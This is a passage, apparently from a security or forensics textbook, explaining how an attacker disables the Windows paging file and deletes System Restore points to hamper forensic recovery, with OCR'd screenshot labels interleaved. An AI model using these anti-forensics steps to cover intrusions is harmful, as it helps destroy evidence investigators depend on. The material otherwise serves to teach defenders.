
  The attacker can disable paging by implementing the following steps:

  1. Open **Control Panel** and navigate to the following location:

     System and Security → System → Advanced system settings

  2. A **System Properties** dialog box appears; in the **Advanced** tab, click on **Settings…** under the **Performance** section

3. A **Performance Options** dialog box appears; go to the **Advanced** tab and click on **Change…** under the **Virtual Memory** section
4. A **Virtual Memory** dialog box appears; uncheck **Automatically manage paging file size for all drives**
5. Select the drive where paging should be disabled, then check the option **No paging file** and click **Set**
6. In the **System Properties** window, click **Yes**
7. Finally, click **OK** to implement the changes


System and Security
Control Panel > System and Security
Control Panel Home
System and Security
Network and Internet
Hardware and Sound
Programs
User Accounts
Appearance and Personalization
Clock and Region
Ease of Access
Settings
Admin
Local Account
Find a setting
Bluetooth & devices
Network & internet
Personalization
Apps
Accounts
Time & language
Gaming
Accessibility
Privacy & security
Windows Update
System Properties
Computer Name
Hardwa
Performance
User Profiles
Startup and Recovery
Performance Options
Visual Effects
Advanced
Data Execution Prevention
Virtual Memory
☐ Automatically manage paging file size for all drives
Paging file size for each drive
Drive [Volume Label]
Paging File Size (MB)
C: System managed
E: [New Volume] None
○ System managed size
● No paging file
Set
Total paging file size for all drives
Minimum allowed: 16 MB
Recommended: 1919 MB
Currently allocated: 1280 MB
OK
Cancel
Yes
No
1
2
3
4
5
6
7

System Properties

If you disable the paging file or set the initial size to less than 400 megabytes and a system error occurs, Windows might not record details that could help identify the problem. Do you want to continue?

Figure 6.217: Screenshot of disabling paging through Control Panel

- **Disable System Restore Points**

  System restore points contain information about hidden data and previously deleted files. This poses a risk for attackers as the deleted files can be recovered from previous restore points.


  The attacker can disable system restore points by implementing the following steps:

  - Open **Control Panel** and navigate to the following location:

    System and Security → System → System protection

  - A **System Properties** dialog box appears; in the **System Protection** tab, select the drive and click on **Configure…**

- Under the **Restore Settings** section, select the **Disable system protection** option and click on the **Delete** button
- The **System Protection** wizard appears; click **Continue** to delete all restore points on the drive
- Click **OK**
- Repeat the above steps for all disk partitions


System and Security
Control Panel > System and Security
Control Panel Home
1
System and Security
Network and Internet
Hardware and Sound
Programs
User Accounts
Appearance and Personalization
Clock and Region
Ease of Access
Settings
Admin
System > About
Find a setting
System
Bluetooth &
Network & i
Personalizati
Apps
Accounts
Time & lang
Gaming
Accessibility
Privacy & security
Rename this PC
System Properties
2
Computer Name
Hardware
Advanced
System Protection
Remote
System Restore
Protection Settings
Available Drives
Local Disk (C:) (System)
New Volume (E:)
System Protection for Local Disk (C:)
Restore Settings
3
4
Delete
5
Continue
Cancel
6
OK
Cancel
Apply

By enabling system protection, you can undo undesired changes by reverting your computer to a previous point in time.

○ Turn on system protection

● Disable system protection

System Protection

You will not be able to undo unwanted system changes on this drive. Are you sure you want to continue?

This will delete all restore points on this drive. This might include older system image backups.

Delete all restore points for this drive.

Figure 6.218: Screenshot of disabling restore points through Control Panel

